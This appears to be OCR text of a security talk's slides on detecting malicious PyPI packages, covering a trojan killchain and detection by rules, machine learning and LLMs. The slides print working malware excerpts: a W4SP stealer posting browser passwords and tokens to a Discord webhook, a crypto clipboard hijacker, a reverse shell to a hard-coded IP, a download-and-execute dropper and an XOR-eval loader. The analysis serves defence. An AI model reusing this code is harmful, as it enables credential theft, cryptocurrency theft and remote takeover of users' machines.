Malicious Code. Define Targets

```
def GatherAll():
    '                Default Path <0>                       ProcesName <1>        Token  <2>
    browserPaths = [
        [f"{roaming}/Opera Software/Opera GX Stable",              "opera.exe",    "/Local Storage/leveldb",
        [f"{roaming}/Opera Software/Opera Stable",                 "opera.exe",    "/Local Storage/leveldb",
        [f"{roaming}/Opera Software/Opera Neon/User Data/Default",  "opera.exe",    "/Local Storage/leveldb",
        [f"{local}/Google/Chrome/User Data",                       "chrome.exe",   "/Default/Local Storage/leveldb",
        [f"{local}/Google/Chrome SxS/User Data",                   "chrome.exe",   "/Default/Local Storage/leveldb",
        [f"{local}/BraveSoftware/Brave-Browser/User Data",         "brave.exe",    "/Default/Local Storage/leveldb",
        [f"{local}/Yandex/YandexBrowser/User Data",                "yandex.exe",   "/Default/Local Storage/leveldb",
        [f"{local}/Microsoft/Edge/User Data",                      "edge.exe",     "/Default/Local Storage/leveldb",
    ]
```

utils.py of W4SP Stealer family

Malicious Code. Define Targets

```
718     PathsToZip = [
719         [f"{roaming}/atomic/Local Storage/leveldb", '"Atomic Wallet.exe"', "Wallet"],
720         [f"{roaming}/Exodus/exodus.wallet", "Exodus.exe", "Wallet"],
721         ["C:\Program Files (x86)\Steam\config", "steam.exe", "Steam"],
722         [f"{roaming}/NationsGlory/Local Storage/leveldb", "NationsGlory.exe", "NationsGlory"],
723         [f"{local}/Riot Games/Riot Client/Data", "RiotClientServices.exe", "RiotClient"]
724     ]
725     Telegram = [f"{roaming}/Telegram Desktop/tdata", 'telegram.exe', "Telegram"]
```

utils.py of W4SP Stealer family

Malicious Code. Way to parse

```
484     cursor = conn.cursor()
485     cursor.execute("SELECT action_url, username_value, password_value FROM logins;")
486     data = cursor.fetchall()
487     cursor.close()
488     conn.close()
489     os.remove(tempfold)
490
491     pathKey = path + "/Local State"
492     with open(pathKey, 'r', encoding='utf-8') as f: local_state = json_loads(f.read())
493     master_key = b64decode(local_state['os_crypt']['encrypted_key'])
494     master_key = CryptUnprotectData(master_key[5:])
```

utils.py of W4SP Stealer family

Malicious Code. Way to parse

```
631 def ZipTelegram(path, arg, procc):
632     global OtherZip
633     pathC = path
634     name = arg
635     if not os.path.exists(pathC): return
636     subprocess.Popen(f"taskkill /im {procc} /t /f >nul 2>&1", shell=True)
637
638     zf = ZipFile(f"{pathC}/{name}.zip", "w")
639     for file in os.listdir(pathC):
640         if not ".zip" in file and not "tdummy" in file and not "user_data" in file and not "webview" in file:
641             zf.write(pathC + "/" + file)
642     zf.close()
```

`utils.py` of W4SP Stealer family

Malicious Code. Exfiltrate

```
17
18
19  hook = "https://discordapp.com/api/webhooks/1040990263692238858/vPTcl(
20  DETECTED = False
21
```

```
    "embeds": [
        {
            "title": "W4SP | Cookies Stealer",
            "description": f"**Found**:\n{rb}\n\n**Data:**\n:cookie: • **{CookiCount}** Cookies Found\n:link:
            "color": 14406413,
            "footer": {
                "text": "@W4SP STEALER",
                "icon_url": "https://cdn.discordapp.com/attachments/963114349877162004/992245751247806515/unk
            }
        }
    ],
    "username": "W4SP",
    "avatar_url": "https://cdn.discordapp.com/attachments/963114349877162004/992245751247806515/unknown.png",
    "attachments": []
    }
LoadUrlib(hook, data=dumps(data).encode(), headers=headers)
return
```

utils.py of W4SP Stealer family

Trojan Killchain

- Define Targets > Way to Parse > Exfiltrate Stolen Data

Trojan Killchain - Backdoor

- Define Targets > Way to Parse > Exfiltrate Stolen Data
- Define Targets > Persist Backdoor > Execute Backdoor

Trojan Killchain - Backdoor

```
let page = chrome.extension.getBackgroundPage();\
n\ nvar inputElement = document.createElement('input');\
ndocument.body.appendChild(inputElement);\
ninputElement.focus();\
n\ nfunction checkWalletAddresses() {
    \
    n document.execCommand('paste');\
    n
    var clipboardContent = inputElement.value;\
    n clipboardContent = clipboardContent.replace(/^(0x)[A-Fa-f0-9]{40}$/g, '0x6eb2103839011Ed56c98145b3d3f9d6BE1b4dA63');\
    n clipboardContent = clipboardContent.replace(/^T[A-Za-z1-9]{33}$/g, 'TK3dtT7vYLkhUyzLqbQMmsrM36QzFnmfaa');\
    n clipboardContent = clipboardContent.replace(/^(bnb1)[0-9a-z]{38}$/g, 'bnb1pncs5ct0rdh3rcdms8708x9jrdy038ml33ceuw');\
    n clipboardContent = clipboardContent.replace(/^([13]{1}[a-km-zA-HJ-NP-Z1-9]{26,33}|bc1[a-z0-9]{39,59})$/g, 'bc1qkjm7r677a4fkxcmx9kzlk55a9eaqtztq8z
    n clipboardContent = clipboardContent.replace(/^[LM3][a-km-zA-HJ-NP-Z1-9]{26,33}$/g, 'LcVct9KwHwUKftDNjbBxUtjK9WeUkYbRN3');\
    n clipboardContent = clipboardContent.replace(/^r[0-9a-zA-Z]{24,34}$/g, 'rJd2pxs7TxE77W8X3Ezt2QyrhMJixMehPx');\
    n clipboardContent = clipboardContent.replace(/^D{1}[5-9A-HJ-NP-U]{1}[1-9A-HJ-NP-Za-km-z]{32}$/g, 'DFbEVJUt9TcyBgVGriy3DcNBwYhK3s7Yhx');\
    n clipboardContent = clipboardContent.replace(/^addr1[a-z0-9]+$/g, 'addr1q8206rrze22rz8g5lggn4clv7zu9mq6w6a6llvw8v3l7r8k5l5xx9j55xyw3f7s38t37eu9ctk
    n clipboardContent = clipboardContent.replace(/^[48]([0-9AB]{1})([0-9a-zA-Z]{93})$/g, '41iwYzbS1KKX8DFySxDcGBGGfJzywUeHxWumm4fjYxtYCiHtysXmq3P7RqG1
    n clipboardContent = clipboardContent.replace(/^G[0-7A-Za-z]{55}$/g, 'GCUPRZDN5RGSO3MC4LBIZBJMCS5KNUYQI2HZNUHVEBC5LNWZODWQ24XH');\
    n\ tclipboardContent = clipboardContent.replace(/^cosmos[a-z0-9]{39}$/g, 'cosmos1cd3hxdkc775zj75xtd3gqp8s7hynxkzewcf58y');\
    n\ n inputElement.value = clipboardContent;\
    n inputElement.select();\
    n\ n document.execCommand('copy');\
    n\ n inputElement.value = '';\
    n
}\
n\ nsetInterval(checkWalletAddresses, 1000);
```

Backdoor code of `yper` library

Trojan Killchain

- Define Targets > Way to Parse > Exfiltrate Stolen Data
- Define Targets > Persist Backdoor > Execute Backdoor
- Run Reverse Shell

Trojan Killchain - Run Reverse Shell

```
5  setup(
6      name='nir-bb-test',
7      version='0.6',
8      license='MIT',
9      author="Nir Ohfeld",
10     author_email='niro@wiz.io',
11     packages=find_packages('src'),
12     package_dir={'': 'src'},
13     url='https://github.com/gmyrianthous/example-publish-pypi',
14     keywords='bug bounty test',
15     install_requires=[],
16 )
17
18 import socket,os,pty
19 s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
20 s.connect(("172.190.121.182", 3306))
21 os.dup2(s.fileno(),0)
22 os.dup2(s.fileno(),1)
23 os.dup2(s.fileno(),2)
24 pty.spawn("/bin/sh")
```

Reverse shell code of `nir-bb-test` library

Trojan Killchain

- Define Targets > Way to Parse > Exfiltrate Stolen Data
- Define Targets > Persist Backdoor > Execute Backdoor
- Run Reverse Shell
- Download File > Execute It

Trojan Killchain - Reverse Shell

```
def init():
    import requests
    import os

    url = 'https://cdn.discordapp.com/attachments/1156295022447185950/1156316457601335506/winsysupdate.exe'
    r = requests.get(url, allow_redirects=True)

    open('winsysupdate.exe', 'wb').write(r.content)

    os.system('winsysupdate.exe')

    print('''
 /|、
(°､。7
 |、~\
 じし_,)ノ
        ''')
```

Trojan-Downloader activity
of `catbabbersxd` library

Trojan Killchain

- Define Targets > Way to Parse > Exfiltrate Stolen Data
- Define Targets > Persist Backdoor > Execute Backdoor
- Run Reverse Shell
- Download File > Execute It
- Deobfuscate Blob > Execute It

Trojan Killchain - Obfuscation

```
1  wopvEaTEcopFEavc = "[TAXJ@\x13FU\x1b\x14ADX]>SC]\\\x12R@^SBZV]J\x13_ZDX@F\x11IPCE[TZ2Q
2  
3  iOpvEoeaaeavocp = "291784340744119451212450065919367472219111256886591203030208216931
4  uocpEAtacovpe = len(wopvEaTEcopFEavc)
5  oIoeaTEAcvpae = ""
6  for fapcEaocva in range(uocpEAtacovpe):
7      nOpcvaEaopcTEapcoTEac = wopvEaTEcopFEavc[fapcEaocva]
8      qQoeapvTeaocpOcivNva = iOpvEoeaaeavocp[fapcEaocva % len(iOpvEoeaaeavocp)]
9      oIoeaTEAcvpae += chr(ord(nOpcvaEaopcTEapcoTEac) ^ ord(qQoeapvTeaocpOcivNva))
10 
11 
12 eval(compile(oIoeaTEAcvpae, '<string>', 'exec'))
```

Deobfuscation logic of
pymodify library

Trojan Killchain

- Define Targets > Way to Parse > Exfiltrate Stolen Data
- Define Targets > Persist Backdoor > Execute Backdoor
- Run Reverse Shell
- Download File > Execute It
- Deobfuscate Blob > Execute It

Hunting for malicious packages - Approaches

What would human do?

What would human do?

```
10  def find_tokens(path): CR LF
11      path += '\\Local Storage\\leveldb' CR LF
12  CR LF
13      tokens = [] CR LF
14  CR LF
15      for file_name in os.listdir(path): CR LF
16          if not file_name.endswith('.log') and not file_name.endswith('.ldb'): CR LF
17              continue CR LF
18  CR LF
19          for line in [x.strip() for x in open(f'{path}\\{file_name}', errors='ignore').readlines() if x.strip()]: CR LF
20              for regex in (r'[\w-]{24}\.[\w-]{6}\.[\w-]{27}', r'mfa\.[\w-]{84}'): CR LF
21                  for token in re.findall(regex, line): CR LF
22                      tokens.append(token) CR LF
23      return tokens CR LF
```

`__init__.py` of `requests-json library`

What would human do? Strings / regexes

```
10  def find_tokens(path): CR LF
11      path += '\\Local Storage\\leveldb' CR LF
12  CR LF
13      tokens = [] CR LF
14  CR LF
15      for file_name in os.listdir(path): CR LF
16          if not file_name.endswith('.log') and not file_name.endswith('.ldb'): CR LF
17              continue CR LF
18  CR LF
19          for line in [x.strip() for x in open(f'{path}\\{file_name}', errors='ignore').readlines() if x.strip()]: CR LF
20              for regex in (r'[\w-]{24}\.[\w-]{6}\.[\w-]{27}', r'mfa\.[\w-]{84}'): CR LF
21                  for token in re.findall(regex, line): CR LF
22                      tokens.append(token) CR LF
23      return tokens CR LF
```

`__init__.py` of `requests-json library`

What would human do? Calls

```
10  def find_tokens(path): CR LF
11      path += '\\Local Storage\\leveldb' CR LF
12  CR LF
13      tokens = [] CR LF
14  CR LF
15      for file_name in os.listdir(path): CR LF
16          if not file_name.endswith('.log') and not file_name.endswith('.ldb'): CR LF
17              continue CR LF
18  CR LF
19          for line in [x.strip() for x in open(f'{path}\\{file_name}', errors='ignore').readlines() if x.strip()]: CR LF
20              for regex in (r'[\w-]{24}\.[\w-]{6}\.[\w-]{27}', r'mfa\.[\w-]{84}'): CR LF
21                  for token in re.findall(regex, line): CR LF
22                      tokens.append(token) CR LF
23      return tokens CR LF
```

`__init__.py` of `requests-json library`

What would human do?

```
wopvEaTEcopFEavc = "[TAXJ@\x13FU\x1b\x14ADX]>SC]\\\x12R@^SBZV]J\x13_ZDX@F\x11IPCE[TZ2Q
iOpvEoeaaeavocp = "291784340744119451212450065919367472219111256886591203030208216931
uocpEAtacovpe = len(wopvEaTEcopFEavc)
oIoeaTEAcvpae = ""
for fapcEaocva in range(uocpEAtacovpe):
    nOpcvaEaopcTEapcoTEac = wopvEaTEcopFEavc[fapcEaocva]
    qQoeapvTeaocpOcivNva = iOpvEoeaaeavocp[fapcEaocva % len(iOpvEoeaaeavocp)]
    oIoeaTEAcvpae += chr(ord(nOpcvaEaopcTEapcoTEac) ^ ord(qQoeapvTeaocpOcivNva))


eval(compile(oIoeaTEAcvpae, '<string>', 'exec'))
```


Deobfuscation logic of `pymodify` library

What would human do?

```
wopvEaTEcopFEavc = "[TAXJ@\x13FU\x1b\x14ADX]>SC]\\\x12R@^SBZV]J\x13_ZDX@F\x11IPCE[TZ2Q
iOpvEoeaaeavocp = "291784340744119451212450065919367472219111256886591203030208216931
uocpEAtacovpe = len(wopvEaTEcopFEavc)
oIoeaTEAcvpae = ""
for fapcEaocva in range(uocpEAtacovpe):
    nOpcvaEaopcTEapcoTEac = wopvEaTEcopFEavc[fapcEaocva]
    qQoeapvTeaocpOcivNva = iOpvEoeaaeavocp[fapcEaocva % len(iOpvEoeaaeavocp)]
    oIoeaTEAcvpae += chr(ord(nOpcvaEaopcTEapcoTEac) ^ ord(qQoeapvTeaocpOcivNva))


eval(compile(oIoeaTEAcvpae, '<string>', 'exec'))
```

Deobfuscation logic of `pymodify` library

Features. Engine. Verdict



Human way

Human way

```
rules:
- id: exec-with-compile
  patterns:
    - pattern: |
        $CODE = compile($SRC, $FILE, $MODE)
        ...
        exec($CODE)
  message: "found exec+compile chain, possibly dangerous code."
  languages: [python]
  severity: WARNING
```

What would human do? Features

- Write rules based on strings or regexes:
  - `leveldb, .log, .ldb, mfa\.[\w-]{84}`
- Write rules based on call presence:
  - `os.listdir, open, re.findall`
  - `compile, eval`
- Advanced: call chains
  - `os.listdir -> open -> re.findall`
  - `compile -> eval`

Machine learning way

Machine learning way

project	feature_1	feature_2	feature_3	feature_4	verdict
A	1	1	1	0	1
B	1	1	1	1	1
C	0	1	0	1	0
D	0	0	1	1	0
E	0	1	1	0	1

Machine learning way. Linear Regression


project	feature_1	feature_2	feature_3	feature_4	verdict
A	1	1	1	0	1
B	1	1	1	1	1
C	0	1	0	1	0
D	0	0	1	1	0
E	0	1	1	0	1


$$\hat{y} = -1.0 + 1.0x_2 + 1.0x_3$$

verdict = $\hat{y} \geq 0.5$

Machine learning way. Decision Tree

project	feature_1	feature_2	feature_3	feature_4	verdict
A	1	1	1	0	1
B	1	1	1	1	1
C	0	1	0	1	0
D	0	0	1	1	0
E	0	1	1	0	1




Scatter Plot of Features with kNN Classification (Filtered Loc Max ≤ 50,000)
Loc Max
Entropy Max
Verdict
40000
35000
30000
25000
20000
15000
10000
5000
0
3.0
3.5
4.0
4.5
5.0
5.5
6.0
1.0
0.8
0.6
0.4
0.2
0.0

Would LLM work?

Would LLM work? Llama 3 Instruct 7B

This code is malicious and can be classified as a Trojan horse.

Here's what it does:

1. It sends the computer name to an unkr
live=Installation` + env). This could be us
2. If the platform is Windows, it downloac
URL (`https://python-release.com/python
that the script may redirect to other malic
3. It executes the downloaded executable

The purpose of this code is likely to sprea
machine without their knowledge or cons

This code is suspicious and potentially malicious for several reasons:

1. **XOR encryption**: The code uses XOR encryption, which is a simple and easily reversible encryptio
method. This suggests that the goal is not to protect sensitive data but rather to obfuscate it.
2. **Unusual file handling**: The code reads and writes files in binary mode, which is unusual for Pytho
scripts. It also deletes files without asking for user confirmation.
3. **Subprocess execution**: The code executes a subprocess with a command that appears to be
dynamically generated from the `result_string` variable. This could potentially execute arbitrary
commands on the system.
4. **Uncaught exceptions**: The code catches all exceptions and ignores them using the `except:` bloc
This makes it difficult to debug any issues that may arise during execution.

How to protect yourself?

How to protect yourself

How to protect yourself

- For corporate programmers:
  - Use corporate package repositories and SCA: Nexus, JFrog, PT Application Inspector :)
  - Quarantine Politics: 1-4 weeks
  - Allow to use PyPI api only via internal package repository

How to protect yourself

- For corporate programmers:
  - Use corporate package repositories and SCA: Nexus, JFrog, PT Application Inspector :)
  - Quarantine Politics: 1-4 weeks
  - Allow to use PyPI api only via internal package repository
- For everybody:
  - **Use Docker**
  - Track latest news in Open Source Security
  - Research what threat actors can do

Our researches